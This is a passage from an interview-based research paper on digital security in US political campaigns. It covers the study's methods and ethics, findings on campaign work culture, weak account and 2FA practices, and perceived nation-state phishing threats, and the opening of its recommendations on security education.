3.2 Procedures & data collected

The lead interviewer began the interview session by going over with participants a two-paged consent document. We emphasized their agency to end the interview or pause the audio recording at any time. All participants gave informed consent. Next, our first interview question asked about the

participant's background working with political campaigns. Then we drew from the following interview topics, in a semi-structured way:

- **Threats:** Security threats participants believed campaign(s) or related organizations faced (probing about specific attacks, attackers, what data was at risk, and what harms could result).
- **Vulnerabilities:** Areas of security they felt could be stronger in campaigns or political organizations (probing about the various security practices that the participant brought up, best practices in the participant's opinion, and perceived barriers to adoption).
- **Work & technology practices:** Communication and account practices of the participant and their colleagues, and any security training they had taken. This included their understanding and use of 2FA.
- **Long-term outcomes:** The impact they felt the current campaign security landscape could have on the future.

The same two members of the core research team attended the interview sessions to either lead the interview or take notes, plus ask occasional follow up questions (except two sessions, which were attended by only one of the researchers). One researcher led 19 sessions; the other led 5. Most interview sessions (N=24) included one participant; two sessions included two participants; and one session included three participants. The three sessions with more than one participant were arranged at the request of our participants. In those three sessions, all participants were encouraged to respond to all questions asked. These participants served different roles (e.g., candidate and campaign manager), that allowed them to offer different perspectives and add context to responses. To ensure security and confidentiality, we conducted all but three of the interviews entirely in person; the three interviews that included a remote component employed video or phone conferencing. We audio recorded sessions with participant consent. See the Appendix for our interview script, recruiting material, and consent form.

Sessions lasted 42-118 minutes (μ=75). We collected 27 hours of audio recordings in total (one participant declined recording, but detailed notes were taken and analyzed with permission). Two members of the core research team transcribed the audio in a verbatim style (i.e., a word-for-word transcription, including fillers and non-verbal utterances), producing 948 pages of data. For the safety, security, and privacy of participants, only members of the core research team transcribed the recorded audio and had access to the transcripts.

3.3 Analysis

We used an inductive [86], thematic analysis [17] to analyze the transcript data. The inductive (or data-driven) method was appropriate because campaign security issues, from a technology user's perspective, is a novel empirical topic with limited prior work upon which to base a deductive approach. We chose a thematic analysis for its flexibility and because we believed the output (a set of patterns coupled with rich detail) would be most useful for an audience of technology creators, building an early understanding of this population.

To begin, three members of the core research team (referred to as "we" from now on; these three were made up of the two researchers who conducted all of the interviews, and the two who transcribed all of the audio) deeply engaged with the interview data by listening to audio recordings and reading the transcripts multiple times. We used these activities to memo and summarize all the data, and to brainstorm an early list of inductive codes. One of us, an expert coder, then coded all the data, inductively building and revising the list of codes as the coding progressed, to ensure it described the full data set. To reach agreement on codes, we met regularly throughout the coding process to develop, discuss, and refine codes. We did not set up the coding process to use inter-rater reliability measures (IRR) to assess agreement for several reasons covered in McDonald et al. [61]: a set of themes was the goal of our analysis, not a set of codes (we discuss stakeholder checks below to establish the credibility of these themes); and our data was complex and nuanced, and the need to meet IRR metrics can cause complex concepts and nuance to be lost. See the Appendix for the list of codes pertaining to the themes in this paper.

Next, in regular meetings and independently, we searched for themes in the coded data, using and iteratively adding to/revising the memos, summaries, and coding. We then reviewed our ideas for themes by revisiting the relevantly coded data, further memoing and revising themes, codes, and coding of data as needed. We also created rough thematic maps of our data, to aid discussions. In this paper, we focus on themes in our dataset that we determined were most important (in terms of mitigating risk to the population) and pervasive (as reported by the set of participants).

We performed several credibility checks on our findings [86] to ensure they were accurate and covered the most salient themes about campaign security. First, we summarized initial findings and discussed them with domain experts who had experience on or with campaigns. Second, we shared our summarized findings in a report and presentation, and collected feedback from a multidisciplinary group of experts who participated in a roundtable that we ran in Summer 2020. Forty-four experts attended the roundtable, not including the event organizers; 13 attendees were from the Republican party, 12 from the Democratic party, 10 from tech companies, and 9 from academia or non-partisan political nonprofits (see [25] for more about the roundtable and the 28 organizations that were represented). Finally, we talked with security experts to ensure we accurately portrayed the security attacks and technologies in our findings.

3.4 Ethical considerations

When working with any at-risk population, ethical considerations are essential to the study design, analysis, and reporting. Since campaigns face targeted threats from sophisticated attackers, our focus was on ensuring that participation in this study would not harm participants and the population more generally. We conducted the vast majority of interviews in person, to minimize the risk of surveillance. We protected the data produced during our study—including audio, memos, and transcripts—by encrypting all records at-rest, restricting access to only the core research team (and organizational administrators), and requiring 2FA with a physical security key to access the information.

Anonymity required extra attention. Some of our participants were concerned about their anonymity, having experienced harassment and other attacks as part of their roles in politics. We also considered the risk of re-identification in light of their highly public careers. Our goal was to protect all participants' anonymity by using a conservative reporting standard. Thus, when reporting our results, we specifically omit unique details, phrases, or words in quotes from participants to mitigate de-anonymization, and likewise report only coarse, aggregate demographic features. We do not attribute quotes, even using pseudonyms, to mitigate the collection of information about any one participant. Instead, we report that the 32 quotes in this paper are from 18 out of 28 participants, and we did not quote any one participant more than 4 times.

To ensure our work did not put participants or others who work with campaigns at risk, our study plan, data handling practices, and final study report were reviewed by a set of experts from our organization in domains including ethics, human subjects research, policy, legal, security, privacy, and anti-abuse. We note that our organization does not require IRB approval, though we adhere to similarly strict standards.

3.5 Limitations

Our study was limited to participants in the U.S. where campaign operations, security advice, and threat perceptions may differ compared to other regions. Our small sample favored in-depth reporting over broad generalizability across all campaigns and roles. Even though our participants had experience working on city or regional races, their experiences and feedback skewed toward state-wide or federal races. They also skewed toward professionals with more years of experience. We note that comparing across parties was not a goal of this work, and while we did not observe differences, we cannot rule out that differences could exist. All of that said, we reached data saturation with our interviews, that is, a point at which we found no new themes as interviews progressed, indicating that the themes presented in this paper are robust for the population represented by our participants. Finally, this study was affected by the standard limitations of self-reported data, including recall bias and observer bias.

4 Results

Our results point to three main security challenges facing campaigns: (1) a work culture where security is not emphasized or prioritized; (2) ad hoc security practices used by people involved with campaigns, across many technology platforms, to manage data that attackers often seek; and (3) a nascent, though growing, understanding of the threats facing campaigns that guides decision making. While every campaign may face a different subset of these challenges, the themes we highlight were raised by multiple participants. See Table 1 for a preview of these themes.

4.1 Campaign work culture

We detail how campaign work culture, influenced by many constraints, created a challenging environment for security.

Winning. Campaigns exist to win elections—participants emphasized it as the top priority. For decades, voter and donor outreach tasks have been considered among the most important to achieving this goal.[2] This meant communicating with voters and donors wherever they were, including at their doorstep, on TV, in email, and on various social media platforms. Only recently has digital security become an important need for campaigns, and prioritizing it required tradeoffs—for example, spending less time and money on voter and donor outreach to free up time and money for new digital security needs. This was described as a hard sell to decision makers on campaigns (these varied, but could include the campaign manager, senior staff/consultants, or the candidate).

> "A $25-million Senate race is pretty standard these days. And the committees want you to spend all that money on voter contact and direct communication with voters, which is smart, but there isn't the sort of <security> infrastructure setup that helps someone who has never run before, who has no idea that <nation-state> operatives can be trying to break into a Senate race and influence it." –A participant

Transience. Participants emphasized that campaigns were transient—that is, they needed to fully ramp up on a short timeline (ranging from about 3 months to a little over a year, depending on the type of race), with a clear, immovable end date (election day). Staff were only hired for the duration of the campaign, and frequent job changes were common in the political sector. For technology, transience meant there was not time to develop much IT/security infrastructure or institutional knowledge before a campaign shut down. To cope, dormant accounts and infrastructure from a previous campaign might be reused, entirely new infrastructure rapidly brought online, or a combination of the two.

[2] Note that campaigns prioritize a host of tasks beyond outreach, and it is not the purpose of this work to analyze priorities across all tasks. Instead, we focus on understanding where security fits in the prioritization, and highlight certain higher priority tasks that contribute to security vulnerabilities.

Theme	*Example Quote*
Work culture: Busy	"It's pretty hard to overstate the chaos of most campaigns. And so, there's risk everywhere."
Work culture: Security is not a priority	"You have to change the culture of the <political campaign> industry, so that it's expected rather than an afterthought. And right now, I think it's mostly an afterthought."
Tech practices: Communications are sensitive	"The 'e' in email stands for evidence."
Tech practices: Account security is weak	"A <Provider> account with no two-factor and a password of 1234 is very much a thing... So, the challenge is that you have many different accounts—both the campaign accounts, and perhaps even more importantly, the personal accounts that people use."
Perceived threats: Primarily nation-states	"Ever since I've worked here, <we> have been worried about a foreign entity hacking us... I've never worried about <the other party> hacking us."
Perceived threats: Harm to democracy	"<Security attacks> changed the outcome of the election in 2016... It erodes our democracy, our institutions, it erodes confidence and trust... That's why <nation-states> are looking to interfere, because they had such success in really shaping an election in... the biggest democracy in the history of the world."

Table 1: Select themes and example quotes from our data. We highlight themes based on their importance (in terms of mitigating risk to the population) and pervasiveness (as reported across participants).

> "Most campaigns basically start 6 months before the election. Maybe 8 months... So what happens is that you quickly hire a bunch of people who work for you for maybe a hundred days, and then disappear... And so, HR? Forget it. IT security standards? Forget it. Two-factor authentication? Forget it... There's no ongoing, continuing infrastructure. There's no culture... So I think one challenge you have with campaigns is they're totally transient... There are very few incentives for any kind of <security> rigor. Because you're up against the clock, and faced with the ticking clock, everything pales." –A participant

Busy workers & tight budgets. People on campaigns were described as chaotically busy. Tight budgets and a short timeline meant limited staff working at break-neck pace. Money was unlikely to be allocated for security expertise or technologies, especially in the beginning of a campaign as habits and processes were being developed. Busy people had less time to enact unfamiliar security measures.

> "There's the wolf in your yard, the wolf on your deck, the wolf in your house, and the wolf in your pants. Cybersecurity is like the wolf in your yard. You can't even get there because you have these day-to-day things that consume your life. It's very difficult to look past that wolf in your pants... The focus is not, 'What if <nation-state> hacked us?' We'll deal with that when it happens." –A participant

The themes in this paper apply to campaigns at all levels, but differing budgets impacted campaigns' ability to mitigate security problems. Larger campaigns, like Presidential or contested races that gained national attention, tended to have more resources to apply to security if they chose to. Participants reported that larger campaigns were more likely to hire security expertise and buy managed accounts for staff. Senate and Gubernatorial races were often medium sized and fairly well-resourced, but down-ballot from these, campaigns were described as typically very small (possibly only hiring one or a few staff members) and extremely resource-constrained. Regardless of campaign size, participants perceived that security investments were usually not prioritized.

> "You spend X dollars on this, translates to X votes. Security is not baked into that... So every dollar we spend <on security>, is a dollar taken away from a vote that they're going to <use to> buy a commercial in <City>." –A participant

Amorphous boundaries. Campaigns were described as having amorphous boundaries in terms of life cycle, people, and data access. Regarding life cycle, the start of a campaign was described as a gray area. Conversations about whether to run for office, fundraising, and research tended to occur before a campaign became official. This meant using accounts outside the campaign's domain (which likely had not yet been set up). When a campaign did become official, it was described as common for many people to be onboarded and accounts to be set up before security was considered.

Regarding people, transience and tight budgets were described as motivators for many professionals to be more permanently employed by consulting firms that supported multiple campaigns, with their domain accounts and security practices not controlled by any one campaign. Consultancies were described as ranging in their security standards: some consultancies had developed security standards that largely followed best practices, which they sometimes tried to apply on campaigns; some consultants did not and relied upon basic consumer technologies for work use. How rigorously

they applied security protections seemed to depend on their leadership and knowledge about security. Furthermore, tight budgets meant campaigns relied on the free labor of hundreds (or even thousands) of volunteers. These amorphous boundaries complicated information access decisions and security (e.g., who gets access to what data? who gets an official campaign account? who must follow security standards, and how can they be enforced?), in an environment where security knowledge to cope with such complexity was often limited.

> [Where is a campaign's sensitive data kept?] "There are a lot of third parties in this environment. You're going to have your media consultant, your finance consultant, your <third party vendor> to process donations... I don't know the degree to which people are running reports and downloading them to their own computers to manipulate the data... This is a very squishy boundary operation. So I think <sensitive data is> all over the place" –A participant

Security knowledge. Security and IT knowledge was generally lacking on campaigns, though this varied with the campaign's size and funding. Trained security and IT professionals tended to have more job security and financial opportunity in industry, where organizations were not as transient or budget constrained, and where a greater emphasis was often placed on security. Even if security or IT professionals were available to hire, spending money on security or IT was perceived as cutting directly into traditionally higher priority tasks (like voter and donor outreach). This lack of security and IT expertise meant that staffers with no (or outdated) technology training were often responsible for the campaign's technology infrastructure and practices. For campaigns that hired someone to handle IT or security (and again, these tended to be larger races), it was typically a vendor. Vendors usually did not work full-time for the campaign, and sometimes they set up technology and were then "done." They also tended to be brought in once campaigns were reasonably established and work practices were already formed and harder to change.

Furthermore, our data included many stories of people on campaigns who did not understand or know how to effectively use the security technologies that were recommended to them. Indicative of their limited security knowledge, our participants described colleagues who did not believe they were targeted any more than the general population, and a smaller number of our own participants found it difficult to believe they may be targeted.

> "It steps into the realm of paranoia, conspiracy theories, and self-aggrandizing if you think that your communications are being targeted. And so, despite the fact that a lot of people in politics have big egos, they still wouldn't assume <they are targets>." –A participant

This lack of concern contributed to security not being prioritized. Participants described awareness on campaigns as starting to shift: the high profile attacks during the 2016 election cycle [19,68,70,76] were noted by nearly all participants as a catalyst for increased security concern, though not yet for widespread adoption of protective security behaviors. And in the cases when security actions were taken, the lack of security knowledge on campaigns contributed to vulnerabilities in security configurations (as we will cover later in the results).

> "My experience with political campaigns is they were broadly ignorant and negligent at pretty much all security measures until John Podesta's email showed up. And then suddenly, everybody got worried... But there wasn't a significant increase in security measures on a lot of these campaigns... a simple example being two-factor authentication on email... People are not using it." –A participant

Summary: Security is not prioritized. All of the characteristics above contributed to a work culture of campaigns in which security was seldom prioritized. As reported by participants about the campaigns they had worked with: digital security—a relatively new need for campaigns—was not commonly viewed as essential to winning elections. Other traditional tasks were seen as more important and thus prioritized, often at the expense of security. Many people on campaigns did not understand the threats they faced, and thus lacked the motivation to spend precious time and effort minimizing risk. And even if they were concerned, people on campaigns felt too busy to spend much time on security, especially since many were unfamiliar with how to effectively use security technologies. Finally, the amorphous boundaries of campaigns significantly complicated (already hard to justify) security efforts by requiring more people to coordinate to protect data that was spread across domains and accounts, starting even before a campaign was official.

4.2 Campaign tech practices & vulnerabilities

People involved with campaigns depended on a variety of accounts and technology platforms for communications and file storage. We found that disparate security practices for managing these sensitive resources—such as encryption, authentication, and access control—compounded the threats they faced. We describe issues with how people on campaigns handled security compared to current best practices for this population, and highlight the vulnerabilities these gaps introduced.

4.2.1 Sensitive data: communications & files

Most (although not all) of our participants believed or cited evidence that their communications—work and/or personal—had been targeted by attackers.[3] Participants explained why: candidates and their campaigns rely on reputation, and almost any communication by someone involved with their campaign could be used to cause damage. Even personal communications, unrelated to the campaign and housed in

[3] We note this represents the perceptions of participants. We have no additional data on the potential attacks or attackers.

consumer accounts, could create a problem for a campaign if leaked (Pizzagate [74] is a well-known example). Participants also described files as being potential targets (especially those containing strategy, voter, or donor information), which tended to be stored in cloud accounts or as email attachments.

> "Let's say the candidate is just complaining about something. Or the staff is just complaining about something. Someone could very easily grab that and turn it into a thing, when it was actually just a 'human moment.' And now you've derailed the whole campaign. You've taken it off message. You're talking about whatever stupid thing was in that email, rather than whatever you really want to be talking about." -A participant

Ad hoc storage, sharing, & provider usage for data. People involved with campaigns stored data across many domains and providers, including work and personal email, social media accounts, and chat accounts. Traditional workplace access control policies—such as restricting communication and file access to a campaign's domain or workplace accounts—were not typically employed by the campaigns our participants had worked with, given their need to share access with external committee staff, consultants, vendors, volunteers, or even a candidate's family. A campaign's quick ramp up often meant no pre-existing IT infrastructure or policies, so early campaign staff and consultants' preferences often drove the decisions of what technologies to use. And since these individuals continued to work in politics, they sometimes kept important communications and files in their own accounts that would persist beyond a single campaign. Preferences were also driven by practical time constraints—some participants perceived that there was not enough time to set up and learn new technologies for each campaign.

The security configurations of these various accounts were often not controlled by (or sometimes even known to) the campaign. These dynamics also tended to result in what participants described as an "ad hoc" set of communication practices, for example, communicating in whatever technologies people already had set up, were convenient on the devices they already used, already housed the necessary contact information, etc. Participants described the act of coping with these complex, cross-provider technology setups as involving inherent gray areas—what technology should be used to communicate various content among the many options?; who should be included on emails or file access control lists (ACLs) when boundaries were amorphous?; who should be removed from file ACLs and how should that be accomplished when the campaign ends abruptly?

> "Imagine an email on a sensitive topic. It's going to consist of maybe 5 or 6 people: a couple of them are going to be on the campaign email account, a couple of them on <consumer accounts>, somebody is going to have their own domain, but it's not like there's any IT behind it. . . These are not communications that are happening within a single organization that can be locked down. And they're not happening for the most part with people or organizations that are very sophisticated about security." –A participant

Practices protecting communications & files. Relevant to the challenges above, participants talked about protective practices that our findings suggest are on the rise. Most prominently among these include encrypted communications and secure data sharing in the cloud. Even for campaigns and related organizations that had adopted these tools and practices, participants described usability issues and inconsistent use across people and contexts as problems.

Encrypted communications & files. Participants described that many campaigns and related organizations were adopting encrypted communications tools, with Signal and Wickr being mentioned most often. But decisions about when to use encrypted communications over standard email or chat were often still ad hoc. Encrypted file storage and sharing systems were less commonly described, and usability was noted as a barrier. Participants thought encrypted tools were harder to use than other tools, like standard email, messaging, or file storage/sharing.

> "Encryption, having all your communications be encrypted so that they aren't vulnerable to a hack, I don't think is totally figured out yet. People use <encrypted chat tool>. . . Sensitive communication that you might typically do on email, you move over to some kind of encrypted system. I think it's pretty ad hoc still. . . How do you protect your documents so that they're not available to a system hack, but also make them usable?. . . We looked into how to encrypt documents. . . We couldn't do it because the bar and the barrier to entry for the people who work at <organization> every day . . . was too cumbersome." –A participant

Secure data sharing in the cloud. Participants described nearly pervasive use of the cloud to store and share sensitive campaign data, like email and files. Fewer participants—and primarily those from consulting firms, committees, and organizations—discussed using best practices for cloud systems, like auditing file ACLs, establishing secure sharing norms, or employing retention policies. Importantly, moving sensitive data to the cloud made strong account security essential, and as we will cover in the next section, this was often lacking.

However, we heard multiple stories of oversharing mistakes with cloud files and email. Some of these cases were due to usability: default file sharing settings that gave access to anyone who had the link sometimes resulted in sensitive campaign files being shared more broadly than expected.

4.2.2 Accounts & Authentication

Participants described account security practices on campaigns that introduced vulnerabilities, including the use of personal accounts for campaign data, account sharing, transient account ownership, under-use of strong 2FA, and weak

password practices. These weaknesses were exacerbated by the many accounts that campaign workers used, and security was complicated by the cross-platform nature and campaigns' inability to enforce policies for accounts they did not control.

Many targeted accounts. Participants described an environment in which candidates, campaign staff, and consultants used numerous email, chat, social media, and cloud accounts, any of which might be targeted by attackers. While not directly prompted, participants named commonly used providers like Apple, Dropbox, Facebook/Instagram/WhatsApp, Google/G Suite/Gmail/YouTube, LinkedIn, Microsoft/M365, Signal, Slack, Twitter, and Wickr. Campaigns also pervasively used technology services focused on the political sector, including NGP Van/VoteBuilder, ActBlue, and WinRed. Securing accounts across so many providers took time. Differences across the various providers regarding the available security settings, and how those settings were named and used increased the complexity. People involved with campaigns often did not have the time or technical knowledge to tackle this complexity, given that security was not among their top priorities.

> "There's tons of <communication> channels now... between text message, GChat, Facebook, Wickr, Signal, WhatsApp, Slack, it's all of those." –A participant

Shared accounts. People on campaigns usually maintained multiple shared email accounts (e.g., for the candidate, press, general information, donations, etc.) and social media accounts (e.g., Facebook, Twitter, Instagram, YouTube, etc.), to enable multiple staffers and consultants to communicate with voters, donors, and more. In some contexts, participants mentioned using email aliases like "press@" or "info@" to protect the privacy of workers who managed the alias, while providing an authoritative point of contact. Participants estimated that shared accounts might be accessed by 2 to 20 people. The shared nature of these accounts introduced security vulnerabilities: participants described them as often having passwords that were simple, credentials that were shared in potentially vulnerable ways (e.g., on a whiteboard, a note taped to a laptop, or via SMS or email), and 2FA not enabled, in part due to a lack of support for multi-tenant accounts.

> "Not all services have a coherent model for shared accounts... Some like <Provider>, have no model. So there's no choice on <Provider>... around having a single set of account credentials that are shared by a large group of people. And that large group probably includes the candidate, random volunteers who walked in the door, and outside consulting firms. And so it's not shocking at all that these passwords are simplistic, and that these accounts get taken over with some regularity." –A participant

Personal account use. Participants emphasized that campaign workers pervasively used personal (i.e., non-managed, consumer) accounts, for several reasons. First, they were incredibly busy, which led to ad hoc decision-making regarding what account to use in any given context. For example, if a staffer was on the go with only their personal device, they might use the personal accounts already set up on it. Relatedly, campaigns rarely had enough money to buy devices for staff or consultants, so personal device use was common. This meant that personal and work accounts were housed together on individual personal devices, and cross-over between the two was more likely in the busy and chaotic campaign work environment. Another barrier to managed account use was that sometimes providers charged money per account or for certain administrator features. Furthermore, in an effort to control who may be viewed as "speaking on behalf" of the campaign, some campaigns were hesitant to give consultants and volunteers campaign-domain email accounts or other managed accounts. Finally, participants explained that some consultants used consumer accounts (e.g., Gmail, Yahoo, Hotmail, or AOL) for campaign work. Even when participants described efforts to separate work and personal accounts, they still considered personal communications at risk. Personal accounts were a major vulnerability for campaigns, because they housed data that attackers were after, and campaigns had no visibility or control over their security configurations.

> "What ends up happening is that work product ends up in their personal accounts. So <attackers> go after the personal accounts, where they have data on polling, on digital trends, plans, what emails we're going to send out... that sort of stuff. All of this is being shared in <cloud-based docs> to their personal account that IT staff can't secure." –A participant

Transient account ownership. Incumbents are frequent campaigners, and many elected positions in the U.S. have no term limits. For example, in the U.S. Congress, people in the House of Representatives campaign every 2 years for their seat; Senators campaign every 6 years; some states' Governors and representatives campaign every 2 or 4 years. Campaigns that recurred tended to have new staff who reused existing accounts. Thus, a host of accounts needed to be passed from one owner (who may no longer be on the campaign) to the next, after each cycle. The need to pass on account ownership, frequently paired with a lack of knowledge of how to do this safely and efficiently, created a barrier to adoption for account security features, like strong passwords and 2FA. Participants also described cases where former staffers or consultants retained access to sensitive accounts.

> "<After a campaign ends, you> usually give people 30 to 60 days to wind down, and then you'll keep 1 or 2 accounts around... Depending on whether the campaign is dead, or if it might come back in a couple of years... Then everything pretty much lies dormant. There's no real hygiene of going through and changing all the passwords. People leave me on <social media accounts> from campaigns for a long time... <Then if> they decide to run and reactivate their old

website, their social media, that kind of thing, they may clean up who was on it, or they may not... What happens most frequently is, <someone asks> 'Hey do you remember the password to this one? I can't remember it, or I can't find it, or I don't have the recovery email.' I've dealt with that with every campaign I've ever worked on." –A participant

Under-utilization of strong 2FA. Given their experiences with campaigns, participants believed that most people involved with campaigns had likely heard of 2FA, used some form of it on at least one account, and associated it with being an important part of account security. However, 2FA was described as under-utilized across campaign workers' many accounts. Personal accounts were commonly described as not protected by 2FA, even though they often contained campaign-relevant information or communications.

[Do you have 2FA on most accounts?] "Not all of them, but some of them." [How do you decide which accounts?] "Mostly, what I'm prompted for, what is called to my attention." –A participant

People involved with campaigns were described as often using weaker second factors (SMS codes were commonly used). All but two participants told us what second factors they used—either at present, or in the past. Many used multiple types—including SMS codes, app-generated codes, codes from an email or phone call, security keys, hardware token codes, and/or prompts—but SMS codes were by far the most commonly used. All the security key users had some sort of background or training in computer security. Participants who had successfully helped colleagues adopt 2FA described needing to start them on more familiar phone-based factors and ease them into stronger second factors (which were widely perceived as harder to use).

"<I use phone-based prompts.> I've considered going to the super-advanced, key chain thing..." [Why did you decide not to use a hardware security key?] "It seemed like it was a little more than I was bargaining for, from an ease-of-use standpoint... I felt like my level of security was sufficient... <The hardware security key is> another device." –A participant

Our interview protocol included a set of questions to evaluate participants' understanding of 2FA and various second factors. Based on their responses, we inferred from participants that many of them and their campaign colleagues did understand that 2FA is for account security and has to do with signing in, but did not understand how 2FA improves their security, that different types of second factors offer meaningfully different levels of protection, and that they should use 2FA to protect most of their accounts.

[What attacks might the code via phone call be vulnerable to?] "I don't know... I have no idea." [How about the app?] "It just seems really complicated to set up. But hacking I guess? I don't know." –A participant

Participants cited several pain points with 2FA that contributed to this low adoption or understanding. Most commonly cited was that 2FA required extra time and effort. This mattered to some busy participants, who described prioritizing their effort by only setting up 2FA on accounts perceived to be at risk (which left some personal accounts unprotected). Second, quick access to their accounts was described as critical, and some participants worried that 2FA might keep them out of accounts. For example, some traveled often and had trouble accessing second factors on airplanes, when they did not have cell service or WiFi, or when their phone's battery was dead. Others avoided using a security key because they worried about losing it or not having it when needed. Some cited the need to buy a physical thing as a barrier, either for cost or convenience reasons. Further, because most campaigns did not have full time IT staff, they did not have access to tech support for help with 2FA setup or account lockouts.

"This is important: inconveniencing candidates is one of the third rails of working on a campaign. And so, if you introduce any sort of wrinkle that might prevent the candidate from accessing their <social media> account, or being able to receive their email because they don't have their two-factor device there... that's a recipe for a bad day. Because they're going to get very upset... none of them thinks they're going to be targeted for cybersecurity attacks." –A participant

Account lockout is a real risk with 2FA [28]. However, it seemed that the population overestimated the likelihood or frequency of this happening, and underestimated the importance of using stronger account security protections given the threats they face.

Finally, participants who were more familiar with security technologies noted that 2FA suffered from usability issues, caused in part by a lack of standardization across providers on terminology, requirements, available second factor options, and where settings were found.

"The reality is the industry has done a terrible job of making it easy to be secure by default. Even very basic things, like if people hear about two-factor and actually want to do it, good luck finding the settings. Good luck understanding why every service has different requirements... Everyone calls it something different..." –A participant

Weak password practices. Participants who had worked on party committees or more permanent organizations or consultancies, which were not transient like campaigns, typically described password practices that followed best practices, including common use of password managers, within their organizations. However, they observed that campaigns typically did not have such policies and relied more heavily on personal accounts. Thus, campaigns depended on individual workers choosing to use strong, unique passwords on their own personal accounts. And as noted above, passwords were often simplistic and sometimes shared insecurely for shared

accounts, and were sometimes known by people no longer on the campaign for transiently owned accounts.

Password managers were not commonly used on campaigns, according to participants. Several participants with security expertise used password managers and had tried to help others on campaigns adopt them. They described these efforts as challenging: password managers incorrectly saved credentials often enough that confused and busy users abandoned them.

> "<Campaign workers> should probably use a password manager. But... password managers are just way too awkward and complicated for people to bother with. And even when people really care, the reality is that the integration with the apps and the browsers is flaky enough that even when... you think you saved the password, but you really saved a different password, or you didn't actually save your password, and you never wrote it down or anything. So the next time you come to the site, whatever is in the password manager doesn't work. That happens often enough for me, and I'm committed to them. For people who aren't committed to them, that sort of thing happens once, they get confused once, and they're done." –A participant

4.3 Campaign threat models

The practices and vulnerabilities described above are meaningful in the context of the specific threats people involved with campaigns believe they face. While prior work has detailed threats to campaigns [20,31,47], here we focus on what participants perceived the main threats to be.

Attackers. Participants were most concerned about nation-state attackers. According to participants, these attackers are sophisticated, well-funded, relentless, and had not yet experienced repercussions from the widely publicized attacks during the 2016 election cycle. Nearly all participants raised those attacks as evidence that some people involved with campaigns were targeted by nation-states (though not all believed they specifically were likely targets). A few participants described evidence that they and their colleagues had been targeted, including that they had received specialized state-sponsored attack warnings, or general security alerts on their accounts.

> "It seems narcissistic in some ways to think that you're going to be the target of it, but I got over that because as recently as last month I received the warning that 'a nation-state has attempted to access your account'... And I've gotten account recovery attempts, you know, 'Someone is attempting to recover your account. Is this you?' And I'm like 'no.'" –A participant

Some participants reported concerns about thieves, citizens, or special interest groups as potential attackers. Most (but not all) participants were less concerned with the other party, members of the same party, or the press as attackers—but there was nearly universal concern about those entities getting leaked sensitive information as a result of an attack.

Attacks & targeting. The attacks that participants had experienced, or heard about others in politics experiencing from colleagues or the media, were top of mind. Collectively, their top concern was phishing—they noted that it was cheap, easy, can lead to considerable damage, and worked in the 2016 election cycle. Our more security-knowledgeable participants noted that personal accounts, especially for communications and social media, were a focus of attackers since they housed data of interest to attackers and were less likely protected by an IT team, security expert, or security policies (e.g., that enforces 2FA). Multiple participants reported receiving phishing emails, though a few did not believe their role with campaigns increased their risk of receiving phishing messages.

> "The <attacks> that I'm the most nervous about are phishing attempts that are getting more and more sophisticated... I've seen a lot of them... In this last 6 months or so... I've seen some really effective phishing attempts... The domain is spoofed really effectively... Those make me nervous because there are people on political campaigns who... it's not that they're careless, it's just that they don't know any better... They will click on things and have no idea what they might be opening up." –A participant

Attackers were described as motivated to identify people affiliated with a campaign. Participants talked about how attackers might use FEC filings (which are publicly available, and list anyone paid by a campaign) and social media (staffers often update their employment status, listing the campaign). As evidence of this occurring, a participant recounted how people affiliated with a campaign—even across organizations—received the same phishing emails.

> "Political organizations have to report to the FEC where they spend money, and who they pay, including staff and consultants. So we tell people: 'You work <on a campaign> now. Your name will be on an FEC report. You will be targeted. ... Don't put it on <social media> right away. You're making yourself a target.'" –A participant

Though less salient than phishing, participants discussed other attacks. From sophisticated attackers, participants talked about ransomware, malware, and DDoS. From domestic attackers, participants talked about people stealing devices or information from campaign offices, constantly following and recording candidates or campaign staff in person (to capture something damaging), harassing candidates or others involved with campaigns on social media, and threatening physical harm—all of which were experienced across our set of participants. From a variety of attackers, participants discussed scams aimed to steal money or efforts to spread mis/disinformation and fake news.

Harms. For campaigns, the main harm participants worried about was losing an election due to leaked or stolen information, or monetary theft. Leaked information could cause

embarrassment, loss of voters, or the loss of a strategic advantage. For democracy, the harm was that election outcomes could be changed, weakening the institution of elections.

> "As somebody who experienced it firsthand working on the 2016 race, I think that played a huge role in the outcome, based on the events that happened afterwards. If campaigns aren't secure, elections may not be free, and that's not what we stand for. If somebody can have a hand in what gets said based on using material that was hacked, I think that's very dangerous." –A participant

5 Recommendations for safer campaigns

Political campaigns have recently realized the impact that digital security can have on candidates, staff members, political parties, and even democracy. The high profile attacks of 2016 were a catalyst, raising questions about the digital security responsibilities of campaigns. What we likely observed in our study is a population in the midst of a shift. We don't yet know the scope of the changes that campaigns will implement over the next decade. Time will reveal how their work culture evolves, what security norms become commonplace, and what tools and processes they adapt from security best practices (e.g., risk assessments, auditing, automated threat scanning, managed hardware, zero-trust environments, or hiring dedicated security professionals). Behavior change is difficult and often takes time. We believe that changing the direction of campaign security culture will require the help of a diverse group of experts, including from political committees and organizations, technology companies, and academia.

In this section, we offer ideas to help guide the shift toward prioritizing security. In particular, we propose three near-term areas of investment for those who support campaigns: (1) establishing effective, consistent security guidance; (2) improving the usability of account security; and (3) improving the affordability of security protections. We also suggest long-term areas for future research. See Table 2 for a summary of our findings and recommendations.

5.1 Education & consistent guidance

Most users do not prioritize security [44, 93], and that often seems to apply to campaign workers as well. We believe that security training for people involved with campaigns will be an important part of a work culture shift towards prioritizing security, and many of the experts involved in our roundtable agreed [25].

Some participants described efforts by various party committees and organizations that are already underway to train campaign staff, consultants, and party committee members on security. For example, the DDC ramped up educational efforts across many federal campaigns in the 2020 election cycle and gave free hardware security keys to staff on over 140 campaigns. However, these efforts are relatively new, and they often reference guides (such as the D3P Cybersecurity Campaign Playbook [10], Device and Account Security Checklist 2.0 [56], and others) that, while offering good security advice, differ in the order of which security actions they ask campaigns to prioritize. This echoes prior work on security advice for general Internet users, which shows that the security expert community lacks consensus [73]. Inconsistent advice—even when the inconsistencies seem small to security experts—can cause confusion and inaction. Similar to Herley's recommendation to clearly prioritize security advice for users [44], it would be helpful if the people and organizations that campaigns trust (political influencers, political committees, technology providers, policy makers, etc.) recommend the same top-priority security protections for campaigns to employ. People on campaigns would also benefit from consistent technical language when guidance from various sources refers to technical concepts and features.

Education and training efforts will be a key component of improving the security of campaigns going forward, though alone are not a panacea. To be successful, people should be trained as early as possible in their work with any campaign. Security guidance needs to be championed by the people who influence campaign work culture. Experts in our roundtable emphasized that this would typically include the campaign manager, senior staff, and certain consultants [25]. These are important people to train first. The candidate was not typically described as the "right" person to set security priorities, since they tend to focus on public appearances and fundraising, but many thought that candidates could be influential in communicating priorities for the campaign. We acknowledge that even with more consistent guidance, educational efforts will still be limited by the pace, resources, attention, and priorities of campaign workers.

